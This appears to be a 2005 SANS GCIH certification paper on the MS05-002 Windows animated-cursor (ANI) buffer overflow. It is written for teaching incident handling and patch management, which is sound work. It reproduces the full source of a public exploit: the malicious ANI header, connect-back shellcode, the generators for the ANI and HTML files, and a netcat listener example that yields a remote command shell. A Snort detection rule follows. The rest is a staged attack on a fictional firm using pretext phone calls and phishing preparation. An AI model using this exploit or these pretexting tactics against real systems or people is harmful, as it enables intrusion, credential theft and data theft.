



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Microsoft Windows Cursor and Icon Format Handling Vulnerability

GCIH Practical
Version 4.0

Matthew Perkins
4/12/2005

© SANS Institute 2000 - 2005, Author retains full rights.

<u>Statement of Purpose</u>	4
<u>The Exploit</u>	4
<u>Name</u>	5
<u>Operating System</u>	5
<u>Protocols/Services/Applications</u>	5
<u>Overflows</u>	5
<u>ANI Vulnerability</u>	6
<u>Variants</u>	6
<u>Detailed Description</u>	6
<u>Signature</u>	12
<u>Environment</u>	13
<u>The Lab</u>	13
<u>Victim Machine</u>	14
<u>Attacker Machine</u>	14
<u>Stages of the Attack</u>	14
<u>Reconnaissance</u>	15
<u>Network and Security Procedures</u>	15
<u>Culture and Associates</u>	16
<u>Scanning</u>	17
<u>Creating the .ANI and .HTML</u>	17
<u>The Web Site</u>	18
<u>The E-Mail</u>	20
<u>Exploitation</u>	21
<u>The Listener</u>	21
<u>The Connection</u>	21
<u>Success – The Victims Perspective</u>	22
<u>Success – The Attackers Perspective</u>	22
<u>Diagramming the Network</u>	23
<u>Keeping Access</u>	23
<u>Covering the Tracks</u>	24
<u>Social Engineering Calls</u>	24
<u>Website Hosting</u>	24
<u>E-Mail</u>	24
<u>Connections & Transmissions</u>	24
<u>Incident Handling</u>	25
<u>Preparation</u>	25
<u>Logging</u>	25
<u>Jump Kit</u>	26
<u>Training & Education</u>	27
<u>Identification</u>	27
<u>Containment</u>	28
<u>Eradication</u>	31
<u>Recovery</u>	31
<u>Lessons Learned</u>	32
<u>Incident Action Items</u>	32
<u>Successes</u>	33

<u>Timeline</u>	33
<u>Table of Figures</u>	35
<u>References</u>	36
<u>Work Sited</u>	37

© SANS Institute 2000 - 2005, Author retains full rights.

Statement of Purpose

Patch management is a critical component of any organizations data security program. In many instances a patch management program may only include plans for patching perimeter devices and critical servers. If so, a large portion of the network is being excluded... the workstations. This can have a severe impact on the overall security of the organization.

In this paper I will demonstrate how a malicious individual, in the fictitious Alpha organization, launches an attack against the Bravo organization's network with the intent of acquiring confidential bid information. This was attempted by using a widely available exploit for the animated icon vulnerability within the Microsoft Windows operating systems. This vulnerability would not have been accessible and the intrusion would have been unsuccessful if Bravo had simply included workstations in their patch management design.

The first step the malicious individual took was to gather information about Bravos associates and their personal interests. The attacker discovered that a number of the associates belong to a surfing club. Using this information a website was created with a surfing theme and then the exploit was added as a focal point. A phishing e-mail was then created to lure the victims to the malicious website. A phishing scheme, or E-Mail, is when a communication is sent with the extent of enticing a person, or group of people, into performing a dictated action. For example, a fisherman casts a baited hook with the intent of enticing a fish into biting. The message was sent to targeted associates within the Bravo organization. When the victims received the message, one of them browsed to the website and unknowingly launched the exploit against their workstation. Because of a missing patch on the workstation, the exploit was able to successfully launch and the attacker was granted access, equivalent to the user, on the local drive of the Bravo workstation.

In review this paper will show the importance of insuring that workstations, as well as servers and perimeter devices, receive the proper attention when patches and upgrades are released. This will be demonstrated using the fictitious story of an attacker exploiting the ANI vulnerability resident in many of the Microsoft Windows operating systems.

The Exploit

The cursor icon format handling vulnerability was first reported November 15, 2004 and was reported to the general public January 11, 2005. Yuji Ukai with eEye Digital Security originally discovered the vulnerability. The vulnerability itself exists in how the Microsoft Windows USER32.DLL handles the animation header block of animated icon files.

<http://www.eeye.com/html/research/advisories/AD20050111.html>

This vulnerability is considered critical because a properly crafted exploit can

insert malicious code into a specific memory address and then launch the code gaining access to the local drive with the same rights as the currently logged in user.

Name

- Cursor and Icon Format Handling Vulnerability
- Windows ANI Buffer Overflow
- CVE = CAN-2004-1049
- Microsoft = MS05-002
- BUGTRAQ = 20041223

Operating System

- Microsoft Windows 98
- Microsoft Windows 98 Second Edition
- Microsoft Windows Millennium Edition
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Server 4.0 Terminal Server Edition SP6
- Microsoft Windows 2000 SP3
- Microsoft Windows 2000 SP4
- Microsoft Windows XP SP1
- Microsoft Windows Server 2003

Protocols/Services/Applications

Here we will review how and why ANI files are vulnerable. But first we will briefly review buffer overflows and how they work

Overflows

Overflows can occur when a program is requesting a set amount of data, but does not check the size of the data being returned. The request can be to a human, another program, another function from within the program, or from a file. If more data is being returned than the program has allocated for the request it overflows into another section of memory.

The best example I have come across for overflows is from the O'Reilly book "Security Warrior" by *Cyrus Peikari and Anton Chuvakin*, ISBN 0-596-0054508. In Chapter 5: Overflow attacks under the section on Understanding Buffers, page 163, the authors use a comparison between a buffer and a friend's CD collection. One category of the collection (cat1) is almost full and the next category is completely empty (cat2). You give the friend a number of CDs fitting into cat1, but you make sure that there are more CDs in your gift than slots

available in cat1, you also change the extra CDs to ones you like. When the friend loads then into the collection he does not check the amounts, he just loads them. In doing so he inadvertently fills and then overflows cat1 into cat2. You now request that he plays a selection from cat2. When he does your music selection plays...

ANI Vulnerability

The AnimationHeaderBlock portion of an ANI file is called by the user32.dll. Its length is set by the Length_of_AnimationHeader field. There is a vulnerability in how the user32.dll handles this field because it does not check the length of the header block. This vulnerability can be exploited by overwriting the return stack which means the user32.dll will now jump to a desired memory buffer.

So an ANI file is created with two chunks of code. The first is an oversized header with a return stack pointing to a memory block that will contain the shell code. The second chunk is the shell code, which is set to be placed in a specific memory block waiting for a call from the user32.dll.

When the custom ANI file is launched, its contents are processed by the user32.dll. When the dll reads through the ANI file, the shell code is placed in memory. Then the header is read and overflows the return stack changing it to point the user32.dll to the shell code. When the user32.dll processes the shell code a command prompt is launched on the attacker workstation.

Variants

This vulnerability has a number of existing variants, which include raw code and viruses. The first exploit reviewed in preparation for this paper was created by houseofdabus and can be found at <http://www.kotik.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>. With this variant, when the HTML and ANI files are created from the compiled source code, only the connection port is set. This means that when the vulnerability is actually exploited the attacker must know the TCP/IP address of the victim workstation to be able to gain access. A modification of the houseofdabus code done by the whiskycoders was utilized for exploiting the vulnerability in the attack scenario of this paper. It can be found at <http://bennupg.ath.cx/> or <http://www.securiteam.com/exploits/5OP020KEUY.html> if their site is down. This code will be reviewed in the next section.

Two of the viruses that exploit the Windows ANI Buffer Overflow and are currently circulating are the Backdoor.Hebolani (<http://securityresponse.symantec.com/avcenter/venc/data/backdoor.hebolani.html>) and the Trojan.Anicmoo (<http://securityresponse.symantec.com/avcenter/venc/data/trojan.anicmoo.html>)

Detailed Description

The following is a breakdown of the whiskycoders variant of the houseofdabus exploit for the Cursor and Icon Format Handling Vulnerability. The code can be found at <http://bennupg.ath.cx/> or <http://www.securiteam.com/exploits/5OP020KEUY.html> if their site is down

```
/* WC-ms05002-ani-expl-cb.c: 2005-01-30: PUBLIC v.0.2
*
* Copyright (c) 2004-2005 WhiskyCoders.
*
* (MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit
* (CAN-2004-1049)
*
* WhiskyCoders - http://bennupg.ath.cx
* Greetz: nitrous, kubaner, cryogen, rowter, dex, beck, and everyone else in the vulnfact.com crew
*
* (universal -- for all affected systems)
* -----
* Notes:
* This is a mod of houseofdabus (HOD-ms05002-ani-expl.c) exploit.
* http://www.k-otik.com/exploits/20050123.HOD-ms05002-ani-expl.c.php
* -----
* Description:
* A remote code execution vulnerability exists in the way that
* cursor, animated cursor, and icon formats are handled. An attacker
* could try to exploit the vulnerability by constructing a malicious
* cursor or icon file that could potentially allow remote code
* execution if a user visited a malicious Web site or viewed a
* malicious e-mail message. An attacker who successfully exploited
* this vulnerability could take complete control of an affected
* system.
* -----
* Patch:
* http://www.microsoft.com/technet/security/Bulletin/MS05-002.msp
* -----
* Tested on:
* - Windows Server 2003
* - Windows XP SP1
* - Windows XP SP0
* - Windows 2000 SP4
* - Windows 2000 SP3
* - Windows 2000 SP2
*
```

Figure 1 - Exploit Header - Part 1

Figure 1 is the first part of the header of the code. It gives an introduction and description about the vulnerability and the available patches. It also gives a description of the systems that the exploit was tested on.

```

* -----
* Compile:
*
* Win32/VC++ : cl -o WC-ms05002-ani-expl-cb WC-ms05002-ani-expl-cb.c
* Win32/cygwin: gcc -o WC-ms05002-ani-expl-cb WC-ms05002-ani-expl-cb.c
* Linux      : gcc -o WC-ms05002-ani-expl-cb WC-ms05002-ani-expl-cb.c
*
* -----
* Example:
*
**ATTACKER:
*
* d00d@whiskybox $ WC-ms05002-ani-expl-cb poc 7778 192.168.0.30
* <...>
* [*] Creating poc.ani file ... Ok
* [*] Creating poc.html file ... Ok
*
* d00d@whiskybox $ netcat -l -p 7778 -v
*
**VICTIM:
*
* C:\> iexplore C:\poc.html
*
**ATTACKER:
* d00d@whiskybox $ netcat -l -p 7778 -v
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\Documents and Settings\Administrator\Desktop>
*
* -----
*
* This is provided as proof-of-concept code only for educational
* purposes and testing by authorized individuals with permission to
* do so.
*
*/

#include <stdio.h>
#include <stdlib.h>

```

Figure 2 - Exploit Header - Part 2

Figure 2 is the second part of the header. It contains instruction for compiling the code, creating the exploit files from the compiled code, and then how to run the actual attack. The file also includes the library files needed for the code.

```

/* ANI header */
unsigned char aniheader[] =
"\x52\x49\x46\x46\x9c\x18\x00\x00\x41\x43\x4f\x4e\x61\x6e\x69\x68"
"\x7c\x03\x00\x00\x24\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

/* jmp offset, no Jitsu */
"\x77\x82\x40\x00\xeb\x64\x90\x90\x77\x82\x40\x00\xeb\x64\x90\x90"
"\xeb\x54\x90\x90\x77\x82\x40\x00\xeb\x54\x90\x90\x77\x82\x40\x00"
"\xeb\x44\x90\x90\x77\x82\x40\x00\xeb\x44\x90\x90\x77\x82\x40\x00"
"\xeb\x34\x90\x90\x77\x82\x40\x00\xeb\x34\x90\x90\x77\x82\x40\x00"
"\xeb\x24\x90\x90\x77\x82\x40\x00\xeb\x24\x90\x90\x77\x82\x40\x00"
"\xeb\x14\x90\x90\x77\x82\x40\x00\xeb\x14\x90\x90\x77\x82\x40\x00"
"\x77\x82\x40\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

```

Figure 3 - ANI Header

Figure 3 is the code that will be placed in the animation header block field of the ANI file. It is separated out so you can see the actual header along with the offset.

```

/* connectback shellcode */
unsigned char shellcode[] =
"\xeb\x70\x56\x33\xc0\x64\x8b\x40\x30\x85\xc0\x78\x0c\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\xeb\x09\x8b\x40\x34\x8d\x40\x7c\x8b"
"\x40\x3c\x5e\xc3\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x03\xd5\x8b\x4a\x18\x8b\x5a\x20\x03\xdd\xe3\x34\x49\x8b\x34\x8b"
"\x03\xf5\x33\xff\x33\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x03"
"\xf8\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x03\xdd\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\x89\x44\x24\x1c"
"\x61\xc3\xeb\x35\xad\x50\x52\xe8\xa8\xff\xff\x89\x07\x83\xc4"
"\x08\x83\xc7\x04\x3b\xf1\x75\xec\xc3\x8e\x4e\x0e\xec\x72\xfe\xb3"
"\x16\x7e\xad\x8e\x27\x3d\xad\x90\x05\xce\x90\x09\xf5\xad\xec\xf9\xaa"
"\x60\xcb\xed\xfc\x3b\xe7\x79\x66\x79\x83\xec\x60\x8b\xec\xeb\x02"
"\xeb\x05\xe8\xf9\xff\xff\xff\x5e\xe8\x45\xff\xff\xff\x8b\xd0\x83"
"\xee\xe2\x8d\x7d\x04\x8b\xce\x83\xc1\x10\xe8\xa5\xff\xff\xff\x83"
"\xc1\x10\x33\xc0\x66\xb8\x33\x32\x50\x68\x77\x73\x32\x5f\x8b\xdc"
"\x51\x52\x53\xff\x55\x04\x5a\x59\x8b\xd0\xe8\x85\xff\xff\xff\xb8"
"\x01\x63\x6d\x64\xc1\xf8\x08\x50\x89\x65\x30\x33\xc0\x66\xb8\x90"
"\x01\x2b\xe0\x54\x83\xc0\x72\x50\xff\x55\x1c\x33\xc0\x50\x50\x50"
"\x50\x40\x50\x40\x50\xff\x55\x14\x8b\xf0\x68\x7f\x01\x01\x01\xb8"
"\x02\x01\x11\x5c\xfe\xcc\x50\x8b\xdc\x33\xc0\xb0\x10\x50\x53\x56"
"\xff\x55\x18\x33\xc9\xb1\x54\x2b\xe1\x8b\xfc\x57\x33\xc0\xf3\xaa"
"\x5f\xc6\x07\x44\xfe\x47\x2d\x57\x8b\xc6\x8d\x7f\x38\xab\xab\xab"
"\x5f\x33\xc0\x8d\x77\x44\x56\x57\x50\x50\x50\x40\x50\x48\x50\x50"
"\xff\x75\x30\x50\xff\x55\x08\xf7\xd0\x50\xff\x36\xff\x55\x10\xff"
"\x77\x38\xff\x55\x20\xff\x55\x0c";

```

Figure 4 – Shellcode

Figure 4 is the code for the connectback command shell which will launch the command prompt on the attackers workstation.

```

#define SET_CONNECTBACK_IP(buf, ip) *((unsigned long *)((buf)+283)) = (ip)
#define SET_CONNECTBACK_PORT(buf, port) *((unsigned short *)((buf)+290)) = (port)

```

Figure 5 - Variables

Figure 5 is the code that requests the attackers TCP/IP address and port that the victim workstation will connect back to. Not only is it receiving the variables but it is set to place them in a specific memory block.

```
unsigned char discl[] =  
"This is provided as proof-of-concept code only for educational"  
" purposes and testing by authorized individuals with permission"  
" to do so.";
```

Figure 6 - Discloser

Figure 6 is the discloser information that will be used later in the code.

```
unsigned char html[] =  
"<html>\n"  
"(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit"  
"<br>Copyright (c) 2004-2005 :: WhiskyCoders :: <br><a href=\""  
"http://www.microsoft.com/technet/security/Bulletin/MS05-002.msp>"  
"Patch (MS05-002)</a>\n"  
"&lt;script>&gt;alert(\"%s\")&lt;/script>&gt;\n<head>\n<style>\n"  
"\t\t* {CURSOR: url(\"%s.anl\")}\n</style>\n</head>\n"  
"</html>";
```

Figure 7 - HTML File

Figure 7 is the information that will be added to the HTML file.

```
unsigned short  
fixx(unsigned short p)  
{  
    unsigned short r = 0;  
    r = (p & 0xFF00) >>  
    8;  
    r |= (p & 0x00FF) <<  
    8;  
    return r;  
}
```

Figure 8 –Memory Offset

Figure 8 is where the code will run through some mathematics to figure out where in memory it needs to place the shell code.

```
void  
usage(char *prog)  
{  
    printf("Usage:\n");  
    printf("%s <file> <port> <ip>\n\n",  
    prog);  
    exit(0);  
}
```

Figure 9 - Request for Variables

Figure 9 is the error that will be displayed if the variables for the attacker TCP/IP address and port are not entered in.

```

int
main(int argc, char **argv)
{
    FILE *fp;
    unsigned short port;
    unsigned long backip = 0;
    unsigned char f[256+5] = "";
    unsigned char anib[912] = "";

    printf("\n(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit\n\n");
    printf("\tCopyright (c) 2004-2005 :: WhiskyCoders :: \n\n\n");
    printf("Tested on all affected systems:\n");
    printf("  [+] Windows Server 2003\n  [+] Windows XP SP1, SP0\n");
    printf("  [+] Windows 2000 All SP\n\n");

    printf("%s\n", discl);
    if ( ( sizeof(shellcode)-1 ) > ( 912-sizeof(aniheader)-3 ) ) {
        printf("[-] Size of shellcode must be <= 686 bytes\n");
        return 0;
    }
    if (argc < 3) usage(argv[0]);

    if (strlen(argv[1]) > 256) {
        printf("[-] Size of filename must be <=256 bytes\n");
        return 0;
    }
}

```

Figure 10 - Main

Figure 10 is the portion of code that performs some final error checking and prints the disclosures along with other information to the users screen when the exploit files are created.

```

/* creating ani file */
strcpy(f, argv[1]);
strcat(f, ".ani");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
    printf("\n[-] error: can't create file: %s\n", f);
    return 0;
}
memset(anib, 0x90, 912);

/* header */
memcpy(anib, aniheader, sizeof(aniheader)-1);

/* shellcode */
port = atoi(argv[2]);
SET_CONNECTBACK_PORT(shellcode, fixx(port));

backip = inet_addr(argv[3]);
SET_CONNECTBACK_IP(shellcode, backip);

memcpy(anib+sizeof(aniheader)-1, shellcode, sizeof(shellcode)-1);

fwrite(anib, 1, 912, fp);
printf(" Ok\n");
fclose(fp);

```

Figure 11 - ANI Creation

Figure 11 is where the ANI file is created. In the code you can see the header

and the shell code being added to the file with additional arguments, including the memory block they need to be written to.

```
/* creating html file */
f[0] = '\0';
strcpy(f, argv[1]);
strcat(f, ".html");
printf("[*] Creating %s file ...", f);
fp = fopen(f, "wb");
if (fp == NULL) {
    printf("\n[-] error: can't create file: %s\n",
    f);
    return 0;
}
sprintf(anib, html, discl, argv[1]);
fwrite(anib, 1, strlen(anib), fp);
printf(" Ok\n");
fclose(fp);

return 0;
}
```

Figure 12 - HTML Creation

Figure 12 is the creation of the HTML file which when launch will call the ANI file to be processed by the local workstation.

Signature

In this paper the exploit for this buffer overflow vulnerability was crafted to use an animated cursor file, aka: .ANI. But, per CAN-2004-1049, found at <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>, the vulnerability can also be exploited with a specially crafted .BMP, or .ICO type file. Because of the number of possible malicious file extensions it would be difficult to classify traffic with these types of files as a signature. A way around this is to not look for the first step in the exploitation process, reading a malicious file, but looking a little farther down the line. By looking for a unique action or portion of a communication between the attacker and the victim, a signature can be generated. The TCP/IP address and port number can be assigned by the attacker and will not always be the same. So they are a bad choice for a signature unless a variant with a hard coded address or port is released. If so, that information should be teamed with other detail to create a more accurate signature. By using Ethereal (<http://www.ethereal.com>) to take a capture of the network traffic and then analyzing the findings for unique information, the following screen shot (Figure 13) was taken.




Figure 13 - Exploit Signature

The screen shot shows the first data transfer from the victim to the attacker after the vulnerability has been exploited and the TCP-IP connection has been established. In the Data portion of the packet you can see the Microsoft Copyright information and the “C:\Documents and Settings\User1\Desktop>” directory path travel across the wire. Because this is not a common combination of information traveling across a network it can be used as the basis for an attack signature. By using the widely available Intrusion Detection System SNORT (<http://www.snort.org>), a rule can be created to detect the attack. Figure 14 shows an example of a SNORT rule for the exploit.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible ANI Buffer Overflow, MS05-002";
content:"Copyright"; content:"Microsoft"; content:"c:\"; flow:to_client,established; classtype: misc-attack; rev:1;)
```

Figure 14 - SNORT Rule

An additional SNORT rule will be discussed in the incident handling section of this paper.

Environment

This section will describe the test lab environment used to study the Microsoft Windows animated icon cursor vulnerability. On a side note, in a real world scenario an attacker would not directly connect to a victim's workstation, but disguise the attack's source path by rerouting through multiple geographical locations and anonymously connecting through WiFi hotspots. To focus more on the specific vulnerability, the test environment used here is directly exploiting the vulnerability on the victims WorkStation.

The Lab

The equipment used in the test lab for this paper consisted of a Firewall/ Router/ Switch combination unit. This was used to segment off the testing environment from the rest of the network, but still allow the test workstations to have internet and printer access. A laptop was used for the attacker station and a workstation was built for the victim station. Two Compaq Deskpro workstations were built with the Microsoft Windows 2000 Server operating systems to act as a Web Server to host the malicious pages and as a DHCP/ DNS server for name and

address resolution. A Microsoft Visio diagram of the test environment can be seen in Figure 15.




Figure 15 - Test Lab Environment

Victim Machine

The victim workstation used in the test lab is a Compaq Deskpro EN running Microsoft Windows 2000 Professional with no service packs, security updates, or system patches.

Attacker Machine

The attacker machine is a Compaq nc6000 Laptop running Windows XP SP2 with all current security updates and system patches. The firewall integrated into Windows XP Service Pack 2 was disabled when running the attack scenario because the exploit must be able to connect back to the attacker's workstation.

Stages of the Attack

In review, the attacker's goal is to exploit an un-patched workstation using the vulnerability in the Microsoft Windows handling of animated icons. The attacker will be able to gain control of the workstation to gain access to confidential documents and steal the information, then the attacker may install a Trojan application or backdoor to gain access in the future. The steps the attacker will utilize to accomplish this include first performing reconnaissance, then scanning. Exploiting the vulnerability and diagramming the network are the next steps followed by keeping access and then covering the tracks or the attack.

Reconnaissance

During the reconnaissance phase of the attack the malicious individual has to gather information about the target information. This will be in two steps, first gathering information about Bravo's network and security procedures, then about Bravo's culture and associates.

Network and Security Procedures

The attacker uses a basic social engineering attack method to gain information about Bravo. The attacker uses a simple Google search and is able to find publicly available contact information and organizational structure including associates job responsibilities. See Figure 16 for a collapsed version of the sales portion of the organizational chart.




Figure 16 - organizational Chart

Using this information, the attacker calls field technicians and help desk associates within Bravo organization. By posing as a vendor gathering information for a survey, the attacker learns the following information about the Bravo organization's network.

- Bravo is a Microsoft shop
- They are running Microsoft Windows XP on all workstations
- They are running the Microsoft Windows Server 2003 on all servers
- They utilize the Microsoft Exchange 2003 messaging system
- They have local Microsoft Outlook clients on all workstations
- Their E-Mail structure is *first.last@bravo.com*
- They have Microsoft Office 2003 Professional on all workstations
- There are no workstation lockdown settings

The attacker also learned the following information about the data security and procedural security practices of Bravo organizations computing systems.

- They are running a Cisco Pix firewall cluster
- There are no "deny all" outbound rules on the firewalls
- They have Microsoft Windows Server Update Service for patch

- management on all their servers
- They have no patch management solution for workstations
- They have Exchange blocking HTML coded E-Mails
- They have multiple Antivirus solutions running on the Exchange servers
- They have mixed versions of Antivirus software on workstations but no solution in place to insure updates are pushed
- Users are members of the local Administrators group on the workstations

With this information the attacker has found a number of important items which will each have an impact in how the attack will be crafted and launched.

1. There is no patch management solution in place for workstations
 - This means that the workstations will be vulnerable to any newly released exploits
2. HTML code is blocked from reaching workstations
 - This means that for most vulnerabilities to be properly exploited the victim will have to be redirected to an external web site, as apposed to sending the exploit code within an E-Mail
3. There is no antivirus update solution in place for workstations
 - This means that newly released exploit code will most likely not be recognized or blocked by the antivirus software

Using this information the attacker decides to use an exploit against the vulnerability in how animated icons are handled. The attacker also decides that the exploit must be run from an external web page to prevent any HTML code from being blocked as the E-Mail passes through Bravos filters. With these decisions made, the attacker now needs to find out how to get specific associates within Bravo to visit a malicious website.

Culture and Associates

The attacker again uses simple social engineering tricks to gain the trust of associates within Bravo during phone calls. During these calls the attacker poses as an employee in a team building firm who is interested in providing services to Bravo and would like to gather more information about the culture within the organization. Through this portion of the reconnaissance the attacker gathered the following information about the culture of Bravo.

- Softball Team
 - Members: 4 – Marketing Associates
1 – Sales Associate
5 – Engineering Associates
3 – Project Management Associates
- Surfing Club
 - Members: 1 – Marketing Associate
6 – Sales Associates
2 – Engineering Associates

The attacker knows the sales associates work with the bid information on a daily basis. So with the cultural information about club and team membership the attacker now knows that a focus on the surfing club will reach the most sales associates.

The attacker can now begin the next phase of the attack by performing the scanning and preparing the exploit.

Scanning


The malicious individual is not performing a targeted attack against a device or piece of technology, but is planning on using an e-mail based phishing attack against specific individuals within the Bravo organization. The attack will attempt to get the victims to visit a web site which will be hosting the malicious code. With this method of attack, none of the classical scanning methods are being used. Even though there is no scanning taking place, a lot of preparation still needs to be performed before the phishing attack can take place.

- The first is the creation of the .ANI and HTML files from the compiled source code
- The second is the creation of the “surfing” web site which will host the malicious page
- The third is the creation of the e-mail that will be used in the phishing scheme to entice the victims to visit the malicious web site.

Creating the .ANI and .HTML

